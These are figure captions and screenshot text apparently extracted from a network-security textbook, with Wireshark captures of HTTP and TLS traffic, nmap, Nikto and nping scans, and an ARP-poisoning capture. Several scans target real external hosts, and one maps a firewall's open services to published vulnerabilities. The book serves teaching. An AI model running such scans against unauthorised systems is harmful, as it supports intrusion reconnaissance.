





# Chapter 1: Data Centers and the Enterprise Network Architecture and its Components









## Router




## L3 Switch




### L3 on Core and DC Switches





### L3 on DC Switches




L3 on Core and DC Switches



L3 on DC Switches





**FWs with L3 on Core and DC Switches**





- 10 VLAN No. 10  
10.10.0.0/16
- 20 VLAN No. 20  
10.20.0.0/16
- 50 VLAN No. 50  
10.50.0.0/16
- 60 VLAN No. 60  
10.60.0.0/16



**FWs with L3 on DC Switches**






























## Chapter 2: Network Protocol Structures and Operations







\*Wireless Network Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 2

Packet details Narrow & Wide Case sensitive String ndi Find Cancel

No.	Time	Source	Destination	Protocol	Length	Info
335	0.000000	10.0.0.13	91.198.129...	TCP	66	39279 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1
340	0.104944	91.198.129....	10.0.0.13	TCP	66	80 → 39279 [SYN, ACK] Seq=0 Ack=1 Win=8192
341	0.000317	10.0.0.13	91.198.129...	TCP	54	39279 → 80 [ACK] Seq=1 Ack=1 Win=66792 Len=
342	0.001809	10.0.0.13	91.198.129...	HTTP	483	GET / HTTP/1.1

Frame 342: 483 bytes on wire (3864 bits), 483 bytes captured (3864 bits) on interface 0

Ethernet II, Src: IntelCor\_70:2a:8d (34:f3:9a:70:2a:8d), Dst: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8)

Internet Protocol Version 4, Src: 10.0.0.13, Dst: 91.198.129.110

Transmission Control Protocol, Src Port: 39279, Dst Port: 80, Seq: 1, Ack: 1, Len: 429

Hypertext Transfer Protocol

GET / HTTP/1.1\r\n

Host: www.ndi.co.il\r\n

Connection: keep-alive\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7; rv:109.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/109.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate\r\n

Accept-Language: en-US,en;q=0.9,he;q=0.8\r\n

\r\n

[Full request URI: http://www.ndi.co.il/]

[HTTP request 1/13]

[Response in frame: 355]

L2 MAC Addresses

L3 IP Addresses

L4 UDP Port Numbers

Get HTTP from www.ndi.co.il

### Ethernet II



Example 2-1 --- Ethernet 2 Packets.pcapng

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No.	Time	Source	Destination	Protocol	Length	Info
4	0.085323	172.20.1.41	172.20.0.102	TCP	124	4000 → 49572 [PSH, ACK] Seq=1 Ack=1 Win=1460 Len=70
5	0.134602	172.20.0.102	172.20.1.41	TCP	54	49572 → 4000 [ACK] Seq=1 Ack=71 Win=64170 Len=0
6	0.752763	172.20.1.41	172.20.0.102	TCP	124	4000 → 49572 [PSH, ACK] Seq=71 Ack=1 Win=1460 Len=70
7	0.803646	172.20.0.102	172.20.1.41	TCP	54	49572 → 4000 [ACK] Seq=1 Ack=141 Win=64100 Len=0
8	1.389244	172.20.1.41	172.20.0.102	TCP	124	4000 → 49572 [PSH, ACK] Seq=141 Ack=1 Win=1460 Len=70
9	1.438683	172.20.0.102	172.20.1.41	TCP	54	49572 → 4000 [ACK] Seq=1 Ack=211 Win=64030 Len=0

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0

Ethernet II, Src: Vmware\_ad:00:ea (00:50:56:ad:00:ea), Dst: CheckPoi\_89:e1:06 (00:1c:7f:89:e1:06)

Destination: CheckPoi\_89:e1:06 (00:1c:7f:89:e1:06)



Source: Vmware\_ad:00:ea (00:50:56:ad:00:ea)



Type: IPv4 (0x0800)


Internet Protocol Version 4, Src: 172.20.0.102, Dst: 172.20.1.41

Transmission Control Protocol, Src Port: 49572, Dst Port: 4000, Seq: 0, Len: 0


TRANSUM RTE Data





















**Before Topology Change**






**After Topology Change**






## Ping 192.168.1.1 → 192.168.1.3







### Case 1: Hop count Metric




### Case 2: Hop count and Interface BW Metrics










### Static NAT rule (example):






### Dynamic NAT rule (example):





### Port Translation (example):





1000 Bytes payload  
(example)





## Chapter 3: Security Protocols and Their Implementation

CAP-01 for Figure 3-1.pcapng

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No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.3	pa-stats.ori...	TCP	66	60619 → 443 [SYN] Seq=0 Win=8192 Len=0 MS
2	0.209524	pa-stats.ori...	10.0.0.3	TCP	62	443 → 60619 [SYN, ACK] Seq=0 Ack=1 Win=43
3	0.209642	10.0.0.3	pa-stats.ori...	TCP	54	60619 → 443 [ACK] Seq=1 Ack=1 Win=65340 L
4	0.210359	10.0.0.3	pa-stats.ori...	TLSv1.2	571	Client Hello
5	0.421455	pa-stats.ori...	10.0.0.3	TCP	54	443 → 60619 [ACK] Seq=1 Ack=518 Win=4873

Internet Protocol Version 4, Src: 10.0.0.3 (10.0.0.3), Dst: pa-stats.origin-cogent.kaltura.com (38.81.32.37)

Transmission Control Protocol, Src Port: 60619, Dst Port: 443, Seq: 1, Ack: 1, Len: 517

Transport Layer Security


- TLSv1.2 Record Layer: Handshake Protocol: Client Hello
  - Content Type: Handshake (22)
  - Version: TLS 1.0 (0x0301)
  - Length: 512
  - Handshake Protocol: Client Hello
    - Handshake Type: Client Hello (1)
    - Length: 508
    - Version: TLS 1.2 (0x0303)
  - Extension: server\_name (len=22)
    - Type: server\_name (0)
    - Length: 22
    - Server Name Indication extension
      - Server Name list length: 20
      - Server Name Type: host\_name (0)
      - Server Name length: 17
      - Server Name: stats.kaltura.com
  - Extension: extended\_master\_secret (len=0)

Client starts encrypted connection


Destination IP and DNS name



Destination host that connection established with



### Stream ciphers







### Block ciphers



























Original IP Packet




ESP: Transport mode

ESP: Transport mode



Original IP Packet



ESP: Tunnel mode

ESP: Tunnel mode


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.13	5.62.53.16	TCP	66	13015 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 S
2	0.104074	5.62.53.16	10.0.0.13	TCP	62	443 → 13015 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS
3	0.104279	10.0.0.13	5.62.53.16	TCP	54	13015 → 443 [ACK] Seq=1 Ack=1 Win=66792 Len=0
4	0.104995	10.0.0.13	5.62.53.16	TLSv1.2	571	Client Hello
5	0.210470	5.62.53.16	10.0.0.13	TCP	54	443 → 13015 [ACK] Seq=1 Ack=518 Win=30336 Len=0
6	0.211372	5.62.53.16	10.0.0.13	TLSv1.2	1506	Server Hello
7	0.211374	5.62.53.16	10.0.0.13	TLSv1.2	450	Certificate, Server Key Exchange, Server Hello Done
8	0.211666	10.0.0.13	5.62.53.16	TCP	54	13015 → 443 [ACK] Seq=518 Ack=1849 Win=66792 Len=0
9	0.215727	10.0.0.13	5.62.53.16	TLSv1.2	180	Client Key Exchange, Change Cipher Spec, Encrypted Har
10	0.216058	10.0.0.13	5.62.53.16	TLSv1.2	1291	Application Data
11	0.216152	10.0.0.13	5.62.53.16	TLSv1.2	1351	Application Data
12	0.319656	5.62.53.16	10.0.0.13	TLSv1.2	328	New Session Ticket, Change Cipher Spec, Encrypted Hanc
13	0.323891	5.62.53.16	10.0.0.13	TCP	54	443 → 13015 [ACK] Seq=2123 Ack=3178 Win=35456 Len=0
14	0.325265	5.62.53.16	10.0.0.13	TLSv1.2	618	Application Data
15	0.325342	10.0.0.13	5.62.53.16	TCP	54	13015 → 443 [ACK] Seq=3178 Ack=2687 Win=65952 Len=0
16	0.336554	10.0.0.13	5.62.53.16	TLSv1.2	1289	Application Data
17	0.336629	10.0.0.13	5.62.53.16	TLSv1.2	1381	Application Data

Packet number in file

In () – packet number in file

10.0.0.13

5.62.53.16




CO3-CH3c-EX1 --- Slow HTTP 1.pcap

No.	Time	Source	Destination	Protocol	Length	Info
4	0.104995	10.0.0.13	5.62.53.16	TLSv1.2	571	Client Hello

Frame 4: 571 bytes on wire (4568 bits), 571 bytes captured (4568 bits)

- Ethernet II, Src: IntelCor\_70:2a:8d (34:f3:9a:70:2a:8d), Dst: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8)
- Internet Protocol Version 4, Src: 10.0.0.13 (10.0.0.13), Dst: 5.62.53.16 (5.62.53.16)
- Transmission Control Protocol, Src Port: 13015, Dst Port: 443, Seq: 1, Ack: 1, Len: 517
- Transport Layer Security
  - TLSv1.2 Record Layer: Handshake Protocol: Client Hello
    - Content Type: Handshake (22)
    - Version: TLS 1.0 (0x0301)
    - Length: 512
    - Handshake Protocol: Client Hello
      - Handshake Type: Client Hello (1)
      - Length: 508
      - Version: TLS 1.2 (0x0303)
      - Random: d2bceb2af4de2cd80175f3fd36c58fb332662f327ab279b9...
      - Session ID Length: 32
      - Session ID: 68d8c20e6c0ac9b63f087840f561632125d72a2e96f76307...
      - Cipher Suites Length: 34
      - Cipher Suites (17 suites)
        - Cipher Suite: Reserved (GREASE) (0xfafa)
        - Cipher Suite: TLS\_AES\_128\_GCM\_SHA256 (0x1301)
        - Cipher Suite: TLS\_AES\_256\_GCM\_SHA384 (0x1302)
        - Cipher Suite: TLS\_CHACHA20\_POLY1305\_SHA256 (0x1303)
        - Cipher Suite: TLS\_ECDHE\_ECDSA\_WITH\_AES\_128\_GCM\_SHA256 (0xc02b)
        - Cipher Suite: TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (0xc02f)




CO3-CH3c-EX1 --- Slow HTTP 1.pcap

No.	Time	Source	Destination	Protocol	Length	Info
6	0.211372	5.62.53.16	10.0.0.13	TLSv1.2	1506	Server Hello

Frame 6: 1506 bytes on wire (12048 bits), 1506 bytes captured (12048 bits)

- Ethernet II, Src: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8), Dst: IntelCor\_70:2a:8d (34:f3:9a:70:2a:8d)
- Internet Protocol Version 4, Src: 5.62.53.16 (5.62.53.16), Dst: 10.0.0.13 (10.0.0.13)
- Transmission Control Protocol, Src Port: 443, Dst Port: 13015, Seq: 1, Ack: 518, Len: 1452
- Transport Layer Security
  - TLSv1.2 Record Layer: Handshake Protocol: Server Hello
    - Content Type: Handshake (22)
    - Version: TLS 1.2 (0x0303)
    - Length: 76
    - Handshake Protocol: Server Hello
      - Handshake Type: Server Hello (2)
      - Length: 72
      - Version: TLS 1.2 (0x0303)
      - Random: 4a0cb9b4b4379dd5a62fcd62a95c9fd82d5f1969232d6e9...
      - Session ID Length: 0
      - Cipher Suite: TLS\_ECDHE\_ECDSA\_WITH\_AES\_256\_GCM\_SHA384 (0xc02c)
      - Compression Method: null (0)
      - Extensions Length: 32
        - Extension: renegotiation\_info (len=1)
        - Extension: ec\_point\_formats (len=4)
        - Extension: session\_ticket (len=0)
        - Extension: application\_layer\_protocol\_negotiation (len=11)



CO3-CH3c-EX1 - Slow HTTP 1.pcap


No.	Time	Source	Destination	Protocol	Length	Info
7	0.211374	5.62.53.16	10.0.0.13	TLSv1.2	450	Certificate, Server Key Exchange, Se

Frame 7: 450 bytes on wire (3600 bits), 450 bytes captured (3600 bits)

- Ethernet II, Src: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8), Dst: IntelCor\_70:2a:8d (34:f3:9a:70:2a:8d)
- Internet Protocol Version 4, Src: 5.62.53.16 (5.62.53.16), Dst: 10.0.0.13 (10.0.0.13)
- Transmission Control Protocol, Src Port: 443, Dst Port: 13015, Seq: 1453, Ack: 518, Len: 396
- [2 Reassembled TCP Segments (1604 bytes): #6(1371), #7(233)]
- Transport Layer Security
  - TLSv1.2 Record Layer: Handshake Protocol: Certificate
    - Content Type: Handshake (22)
    - Version: TLS 1.2 (0x0303)
    - Length: 1599
    - Handshake Protocol: Certificate
      - Handshake Type: Certificate (11)
      - Length: 1595
      - Certificates Length: 1592
      - Certificates (1592 bytes)
  - Transport Layer Security
    - TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
      - Content Type: Handshake (22)
      - Version: TLS 1.2 (0x0303)
      - Length: 149
      - Handshake Protocol: Server Key Exchange
    - TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
      - Content Type: Handshake (22)
      - Version: TLS 1.2 (0x0303)
      - Length: 4
      - Handshake Protocol: Server Hello Done

10.0.0.13

5.62.53.16



CO3-CH3c-EX1 - Slow HTTP 1.pcap


No.	Time	Source	Destination	Protocol	Length	Info
9	0.215727	10.0.0.13	5.62.53.16	TLSv1.2	180	Client Key Exchange, Change Cipher S

Frame 9: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits)

- Ethernet II, Src: IntelCor\_70:2a:8d (34:f3:9a:70:2a:8d), Dst: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8)
- Internet Protocol Version 4, Src: 10.0.0.13 (10.0.0.13), Dst: 5.62.53.16 (5.62.53.16)
- Transmission Control Protocol, Src Port: 13015, Dst Port: 443, Seq: 518, Ack: 1849, Len: 126
- Transport Layer Security
  - TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
    - Content Type: Handshake (22)
    - Version: TLS 1.2 (0x0303)
    - Length: 70
    - Handshake Protocol: Client Key Exchange
      - Handshake Type: Client Key Exchange (16)
      - Length: 66
      - EC Diffie-Hellman Client Params
        - Pubkey Length: 65
        - Pubkey: 0495b57f8ffe65ac387a3afed62985a4e2abb8c680f61b71...
  - TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
    - Content Type: Change Cipher Spec (20)
    - Version: TLS 1.2 (0x0303)
    - Length: 1
    - Change Cipher Spec Message
  - TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
    - Content Type: Handshake (22)
    - Version: TLS 1.2 (0x0303)
    - Length: 40
    - Handshake Protocol: Encrypted Handshake Message

10.0.0.13

5.62.53.16



CO3-CH3c-EX1 --- Slow HTTP 1.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
12	0.319656	5.62.53.16	10.0.0.13	TLSv1.2	328	New Session Ticket, Change Cipher Spec

Frame 12: 328 bytes on wire (2624 bits), 328 bytes captured (2624 bits)

Ethernet II, Src: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8), Dst: IntelCor\_70:2a:8d (34:f3:9a:70:2a:8d)

Internet Protocol Version 4, Src: 5.62.53.16 (5.62.53.16), Dst: 10.0.0.13 (10.0.0.13)

Transmission Control Protocol, Src Port: 443, Dst Port: 13015, Seq: 1849, Ack: 644, Len: 274

Transport Layer Security

- TLSv1.2 Record Layer: Handshake Protocol: New Session Ticket
  - Content Type: Handshake (22)
  - Version: TLS 1.2 (0x0303)
  - Length: 218
  - Handshake Protocol: New Session Ticket
    - Handshake Type: New Session Ticket (4)
    - Length: 214
    - TLS Session Ticket
- TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  - Content Type: Change Cipher Spec (20)
  - Version: TLS 1.2 (0x0303)
  - Length: 1
  - Change Cipher Spec Message
- TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
  - Content Type: Handshake (22)
  - Version: TLS 1.2 (0x0303)
  - Length: 40
  - Handshake Protocol: Encrypted Handshake Message


New Session Ticket

Change Cipher Spec


Handshake Message

10.0.0.13

5.62.53.16



## Chapter 4: Using Network Security Tools, Scripts, and Code





**IP Range - Angry IP Scanner**

Scan Go to Commands Favorites Tools Help

IP Range: 10.0.0.0 to 10.0.0.255 IP Range [Settings]

Hostname: DESKTOP-PS5C1IG IP Netmask [Start]

IP	Ping	Hostname	Ports [7+]
10.0.0.1	5 ms	[n/a]	80
10.0.0.2	[n/a]	[n/a]	[n/a]
10.0.0.3	98 ms	[n/a]	[n/a]
10.0.0.4	[n/a]	[n/a]	[n/a]
10.0.0.5	[n/a]	[n/a]	[n/a]
10.0.0.6	3 ms	[n/a]	[n/a]
10.0.0.7	[n/a]	[n/a]	[n/a]
10.0.0.8	0 ms	DESKTOP-PS5C1IG.Home	[n/a]
10.0.0.9	[n/a]	[n/a]	[n/a]
10.0.0.10	[n/a]	[n/a]	[n/a]
10.0.0.11	363 ms	[n/a]	[n/a]
10.0.0.12	171 ms	[n/a]	[n/a]
10.0.0.13	142 ms	[n/a]	[n/a]
10.0.0.14	2 ms	[n/a]	[n/a]
10.0.0.15	2 ms	[n/a]	[n/a]
10.0.0.16	[n/a]	DESKTOP-FLPKLB2	[n/a]
10.0.0.17	[n/a]	[n/a]	[n/a]
10.0.0.18	[n/a]	[n/a]	[n/a]

Ready Display: All Threads: 0

**Annotations:**

- Open TCP/UDP ports:** Points to the 'Ports [7+]' column header.
- Reply to Ping only:** Points to the 'Ping' column header and the 'Start' button.

**Zenmap**

Scan Tools Profile Help

Target: [ ] Profile: Intense scan [ ] Scan Cancel

Command: nmap -T4 -A -v

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans



OS Host

Filter Hosts

**Annotations:**

- Target or targets:** Points to the 'Target' input field.
- Pre-defines scans:** Points to the 'Profile' dropdown menu.
- Command string:** Points to the 'Command' input field.





Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 11

No.	Time	Source	Destination	Protocol	Length	Info
121	9.122939	10.0.0.8	10.0.0.7	TCP	66	2442 → 1027 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 w
124	9.209506	10.0.0.7	10.0.0.8	TCP	66	1027 → 2442 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
125	9.209677	10.0.0.8	10.0.0.7	TCP	54	2442 → 1027 [ACK] Seq=1 Ack=1 Win=131328 Len=0
126	9.210220	10.0.0.8	10.0.0.7	HTTP	58	GET / HTTP/1.1
127	9.413671	10.0.0.7	10.0.0.8	TCP	54	1027 → 2442 [ACK] Seq=1 Ack=430 Win=65536 Len=0
837	54.413564	10.0.0.8	10.0.0.7	TCP	55	[TCP Keep-Alive] 2442 → 1027 [ACK] Seq=429 Ack=1 w
838	54.421539	10.0.0.7	10.0.0.8	TCP	55	[TCP Keep-Alive ACK] 1027 → 2442 [ACK] Seq=1 Ack=4
1511	99.422740	10.0.0.8	10.0.0.7	TCP	55	[TCP Keep-Alive] 2442 → 1027 [ACK] Seq=429 Ack=1 w
1512	99.430726	10.0.0.7	10.0.0.8	TCP	66	[TCP Keep-Alive ACK] 1027 → 2442 [ACK] Seq=1 Ack=4

Connection opened

HTTP GET sent and Ack'd

HTTP connection stays open

Wireshark · Follow TCP Stream (tcp.stream eq 11)

GET / HTTP/1.1  
Host: 10.0.0.7:1027  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9,he;q=0.8

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (429 bytes) Show and save as ASCII Stream 11

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

HTTP GET sent and not answered

Zenmap

Scan Tools Profile Help

Target: New Profile or Command Ctrl+P Profile: Intense scan Scan Cancel

Command: Edit Selected Profile Ctrl+E

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

Filter Hosts

Profile Editor

nmap -T4 -A -v Scan

Profile Scan Ping Scripting Target Source Other Timing

Scan options

Targets (optional):

TCP scan: None

Non-TCP scans: None

Timing template: Aggressive (-T4)

☒ Enable all advanced/aggressive options (-A)

☐ Operating system detection (-O)

☐ Version detection (-sV)

☐ Idle Scan (Zombie) (-sI)

☐ FTP bounce attack (-b)

☐ Disable reverse DNS resolution (-n)

☐ IPv6 support (-6)

Help

Profile name


This is how the profile will be identified in the drop-down combo box in the scan tab.

Options for Scan Tab



Attack string

Scan option

Cancel Save Changes




Kali Linux  
NMAP



The screenshot shows the PRTG Network Monitor interface. The left sidebar displays a tree view of the network structure, including 'Root', 'Local Probe', 'Network Discovery', and 'Network Infrastructure'. The main area shows a list of sensors for various devices, including 'Core Health', 'Probe Health', 'System Health', 'Disk Free', 'Common SaaS', 'Intel(R) Wi-Fi 6', and 'Add Sensor'. Red boxes highlight specific sections: 'Network Infrastructure' in the sidebar, and 'Linux / macOS / Unix' and 'Unknown Devices' in the main area. Yellow callout boxes with red arrows point to these sections, indicating 'HTTP and Ping from network gateway', 'HTTP and Ping from Linux devices', and 'HTTP and Ping from unknown devices'.

The screenshot shows the Zenmap interface. The top bar includes 'Scan', 'Tools', 'Profile', and 'Help'. The 'Target' field is set to '10.0.0/24'. The 'Profile' dropdown is set to 'Slow comprehensive scan'. The 'Command' field contains a complex nmap command: `nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.0.0/24`. The 'Hosts' tab is selected, showing a list of hosts: 10.0.0.1, 10.0.0.7, 10.0.0.8, 10.0.0.13, and 10.0.0.19. The 'Nmap Output' tab is also visible, showing the scan results. Red boxes highlight specific parts of the output: 'Completed SYN Stealth Scan against 10.0.0.14', 'Discovered open port 17/tcp on 10.0.0.7', 'Discovered open port 1102/tcp on 10.0.0.7', 'Discovered open port 7/tcp on 10.0.0.7', 'Discovered open port 1032/tcp on 10.0.0.7', 'Discovered open port 9/tcp on 10.0.0.7', 'Discovered open port 1026/tcp on 10.0.0.7', 'Discovered open port 13/tcp on 10.0.0.7', 'Completed SYN Stealth Scan against 10.0.0.16', and 'Discovered open port 1090/tcp on 10.0.0.7'. Yellow callout boxes with red arrows point to these sections, indicating 'Target network', 'Pre-defined scan profile', 'Attack string (for pre-defined profile)', and 'Open TCP ports on 10.0.0.7'.

```
kali@kali: ~  
File Actions Edit View Help  
  
root@kali:/home/kali# nikto -h www.ndi.co.il  
- Nikto v2.1.6  
-----  
+ Target IP: 91.198.129.110  
+ Target Hostname: www.ndi.co.il  
+ Target Port: 80  
+ Start Time: 2020-07-29 05:01:35 (GMT-4)  
-----  
+ Server: Microsoft-IIS/8.0  
+ Retrieved x-powered-by header: ASP.NET  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the u  
ser agent to protect against some forms of XSS  
+ Uncommon header 'x-powered-by-plesk' found, with contents: PleskWin  
+ The X-Content-Type-Options header is not set. This could allow the user a  
gent to render the content of the site in a different fashion to the MIME t  
ype  
+ Cookie ASPSESSIONIDQQAARDR created without the httponly flag  
+ Retrieved x-aspnet-version header: 2.0.50727  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE  
+ ERROR: Error limit (20) reached for host, giving up. Last error: error re  
ading HTTP response  
+ Scan terminated: 20 error(s) and 8 item(s) reported on remote host  
+ End Time: 2020-07-29 05:02:14 (GMT-4) (39 seconds)  
-----  
+ 1 host(s) tested  
root@kali:/home/kali#
```







```


kali@kali: ~
File Actions Edit View Help

root@kali:/home/kali# nping -c 1 --tcp -p 80,433,25,110 www.ndi-com.com


Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2020-07-29 11:08 EDT
SENT (0.0609s) TCP 10.0.0.23:58964 > 91.198.129.110:25 S ttl=64 id=23358 iplen=40 seq=997099613 win=1480
RCVD (0.0832s) TCP 91.198.129.110:25 > 10.0.0.23:58964 SA ttl=120 id=18104 iplen=44 seq=236370569 win=8192 <mss 1452>
SENT (1.0620s) TCP 10.0.0.23:58964 > 91.198.129.110:80 S ttl=64 id=23358 iplen=40 seq=997099613 win=1480
RCVD (1.0813s) TCP 91.198.129.110:80 > 10.0.0.23:58964 SA ttl=120 id=18105 iplen=44 seq=2433022474 win=8192 <mss 1452>
SENT (2.0639s) TCP 10.0.0.23:58964 > 91.198.129.110:110 S ttl=64 id=23358 iplen=40 seq=997099613 win=1480
RCVD (2.0996s) TCP 91.198.129.110:110 > 10.0.0.23:58964 SA ttl=120 id=18106 iplen=44 seq=1615207082 win=8192 <mss 1452>
SENT (3.0689s) TCP 10.0.0.23:58964 > 91.198.129.110:433 S ttl=64 id=23358 iplen=40 seq=997099613 win=1480

Max rtt: 35.741ms | Min rtt: 19.246ms | Avg rtt: 25.739ms
Raw packets sent: 4 (160B) | Rcvd: 3 (138B) | Lost: 1 (25.00%)
Nping done: 1 IP address pinged in 4.10 seconds

```



## Chapter 5: Finding Protocol Vulnerabilities





Zenmap

Scan Tools Profile Help

Target: [REDACTED] Profile: [REDACTED] Scan Cancel

Command: nmap -O -A [REDACTED]

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

Service

- blackice-alerts
- domain
- ftp
- fw1-topology
- http
- isakmp
- netbios-ssn
- Open TCP ports
- ssh
- tcpwrapped
- telnet
- unknown

nmap -O -A [REDACTED]

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-08-14 16:16 Jerusalem Daylight Time  
Nmap scan report for [REDACTED]adsl.012.net.il ([REDACTED])  
Host is up (0.019s latency).  
Not shown: 993 filtered ports

PORT	STATE	SERVICE	VERSION
53/tcp	closed	domain	
80/tcp	open	http	Check Point NGX Firewall-1
_http-title: Did not follow redirect to https://[REDACTED]adsl.012.net.il/			
_https-redirect: ERROR: Script execution failed (use -d to debug)			
264/tcp	open	fw1-topology	Check Point FireWall-1 Topology
443/tcp	open	ssl/http	Connectra Check Point Web Security httpd
_http-server-header: CPWS			
_http-title: Check Point Mobile - You have no cookie support - Please enabl...			
_Requested resource was /sslvpn/Login/Login?CheckCookieSupport=1			
_ssl-cert: Subject: commonName=[REDACTED]Cluster VPN Certificate/organizationName=fw-[REDACTED]..w63nnh			
_Subject Alternative Name: IP Address:[REDACTED]			
_Not valid before: 2017-09-11T08:53:08			
_Not valid after: 2022-09-11T08:53:08			
_ssl-date: 2020-08-14T16:32:14+00:00; +3h13m36s from scanner time.			
444/tcp	closed	snpp	
500/tcp	open	isakmp?	
8082/tcp	closed	blackice-alerts	

**Device type:** general purpose  
Running (JUST GUESSING): OpenBSD 4.X (88%)  
OS CPE: cpe:/o:openbsd:openbsd:4.0  
Aggressive OS guesses: OpenBSD 4.0 (88%), OpenBSD 4.3 (86%)  
No exact OS matches for host (test conditions non-ideal).  
**Network Distance:** 12 hops  
**Service Info:** Devices: firewall, security-misc

**Host script results:**  
|\_clock-skew: 3h13m35s


TRACEROUTE (using port 53/tcp)

HOP	RTT	ADDRESS
1	2.00 ms	10.0.0.138
2	14.00 ms	1030.new-lns3.nta.nv.net.il (212.143.208.150)
3	12.00 ms	core2-7-1-7-new-lns3.nta.nv.net.il (212.143.25.104)
4	13.00 ms	peersw1-nta-0-1-0-1-core2.nta.nv.net.il (212.143.25.55)
5	16.00 ms	peer-012.nta.nv.net.il (212.143.12.49)
6	...	9
10	17.00 ms	31-154-135-205.orange.net.il (31.154.135.205)
11	18.00 ms	31-154-135-254.orange.net.il (31.154.135.254)
12	18.00 ms	[REDACTED]adsl.012.net.il [REDACTED]

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
**Nmap done:** 1 IP address (1 host up) scanned in 111.15 seconds

Operating System

← → ↻ securityfocus.com/bid 🔍 ☆

 [About](#) [Contact](#)

Vulnerabilities (Page 1 of 1)

**Vendor:**  ▼

**Title:**  ▼

**Version:**  ▼

---

**Search by CVE**

**CVE:**

---

**Check Point VPN-1 UTM Edge Login Page** **Cross-Site Scripting Vulnerability**  
2015-05-07  
<http://www.securityfocus.com/bid/28116>

**ZoneAlarm HTTP Proxy Remote Denial of Service Vulnerability**  
2015-05-07  
<http://www.securityfocus.com/bid/31431>

**Multiple Check Point Products** **Integrity Clientless Security Security Bypass Vulnerability**  
2015-03-19  
<http://www.securityfocus.com/bid/22233>

**TCP/IP Protocol Stack Multiple Remote Denial Of Service Vulnerabilities**  
2012-07-30  
<http://www.securityfocus.com/bid/31545>

# The OSI Reference Model



# Application Layer




# Presentation Layer



# Session Layer



## Transport Layer



## Network Layer




## Data Link Layer



# Physical Layer

[illegible]



## Chapter 6: Finding Network-Based Attacks

This screenshot shows a Wireshark capture of a network interface named 'eth0'. The packet list on the left shows several ARP requests and responses. A yellow box labeled 'The attacker' points to the source IP of the first ARP request (10.0.0.138). Another yellow box labeled 'Poisoned ARP responses' points to the ARP response packet (No. 52) which contains a duplicate IP address (10.0.0.138). A third yellow box labeled 'What you see on Wireshark' points to the packet details pane, which shows the 'Duplicate IP address detected for 10.0.0.138' warning.

No.	Time	Source	Destination	Protocol	Length	Info
52	17.254991452	D-LinkIn_9f:0a:d8	Broadcast	ARP	60	Who has 10.0.0.14? Tell 10.0.0.138 (duplicate use of 10.0.0.138 detected!)
53	17.972377264	PcsCompu_f8:40:f1	IntelCor_70:2a:8d	ARP	42	10.0.0.138 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
54	17.972377264	PcsCompu_f8:40:f1	D-LinkIn_9f:0a:d8	ARP	42	10.0.0.1 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
55	17.972377264	PcsCompu_f8:40:f1	IntelCor_70:2a:8d	ARP	42	10.0.0.19 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
56	17.972377264	PcsCompu_f8:40:f1	IntelCor_70:2a:8d	ARP	42	10.0.0.1 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
57	17.972377264	PcsCompu_f8:40:f1	IntelCor_70:2a:8d	ARP	42	10.0.0.14 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
